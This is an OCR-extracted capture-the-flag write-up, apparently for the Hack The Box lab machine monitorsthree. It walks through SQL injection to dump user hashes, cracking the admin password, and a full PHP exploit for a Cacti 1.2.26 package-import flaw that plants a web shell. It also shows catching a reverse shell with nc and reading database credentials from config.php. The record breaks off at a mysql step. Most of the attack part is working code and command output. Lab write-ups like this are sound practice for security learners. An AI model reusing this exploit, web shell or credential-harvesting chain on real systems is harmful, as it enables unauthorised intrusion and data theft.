


...SNIP...





I found users table. Let's check columns







I can get username & password





I can use substr command to get the whole password by getting it in 2 times





I got all of the usernames and hashes

```
1 admin:31a181c8372e3afc59dab863430610e8$
2 dthompson:c585d01f2eb3e6e1073e92023088a3dd$
3 janderson:1e68b6eb86b45f6d92f8f292428f77ac$
4 mwatson:633b683cc128fe244b00f176c8a950f5$
```

Use crackstation to crack it

Enter up to 20 non-salted hashes, one per line:

```
31a181c8372e3afc59dab863430610e8
c585d01f2eb3e6e1073e92023088a3dd
1e68b6eb86b45f6d92f8f292428f77ac
633b683cc128fe244b00f176c8a950f5
```

I'm not a robot — reCAPTCHA Privacy - Terms


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
31a181c8372e3afc59dab863430610e8	md5	greencacti2001
c585d01f2eb3e6e1073e92023088a3dd	Unknown	Not found.
1e68b6eb86b45f6d92f8f292428f77ac	Unknown	Not found.
633b683cc128fe244b00f176c8a950f5	Unknown	Not found.

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


I can login to monitorsthree.htb



But this website doesn't function at all


Get marcus shell

Let's check if there's any subdomain




There's cacti, add it to /etc/hosts and visit





I can login



It shows 1.2.26. https://github.com/Cacti/cacti/security/advisories/GHSA-7cmj-g5qc-pj88 shows how to get RCE


```
<?php$
$
$xmldata = "<xml>$
   <files>$
       <file>$
           <name>resource/test.php</name>$
           <data>%s</data>$
           <filesignature>%s</filesignature>$
       </file>$
   </files>$
   <publickey>%s</publickey>$
   <signature></signature>$                    I only changed here to get RCE
</xml>";$
$filedata = "<?php system(\$_REQUEST['cmd']); ?>";$
$keypair = openssl_pkey_new(); $
$public_key = openssl_pkey_get_details($keypair)["key"]; $
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);$
$data = sprintf($xmldata, base64_encode($filedata), base64_encode($filesignature), base64_encode($public_key));$
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);$
file_put_contents("test.xml", str_replace("<signature></signature>", "<signature>".base64_encode($signature)."</signature>", $data));$
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");$
$
?>$
```

```
$php mal.php
```


Go to import packages and select test.xml.gz to upload



I can run id



uid=33(www-data) gid=33(www-data) groups=33(www-data)



```
└─$ rlwrap nc -nvlp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.11.30 43694
bash: cannot set terminal process group (1221): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monitorsthree:~/html/cacti/resource$
```

I get a shell!

There's config.php file

```
www-data@monitorsthree:~/html/cacti/include$ cat config.php | grep -v '\*\|\#\|//'
<acti/include$ cat config.php | grep -v '\*\|\#\|//'
<?php
 +-------------------------------------------------------------------------+
 | Copyright (C) 2004-2023 The Cacti Group                                 |
 |                                                                         |
 | This program is free software; you can redistribute it and/or           |
 | modify it under the terms of the GNU General Public License             |
 | as published by the Free Software Foundation; either version 2          |
 | of the License, or (at your option) any later version.                  |
 |                                                                         |
 | This program is distributed in the hope that it will be useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the           |
 | GNU General Public License for more details.                            |
 +-------------------------------------------------------------------------+
 | Cacti: The Complete RRDtool-based Graphing Solution                     |
 +-------------------------------------------------------------------------+
 | This code is designed, written, and maintained by the Cacti Group. See  |
 | about.php and/or the AUTHORS file for specific developer information.   |
 +-------------------------------------------------------------------------+
 +-------------------------------------------------------------------------+

$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
$database_retries  = 5;
```

I can run mysql

```
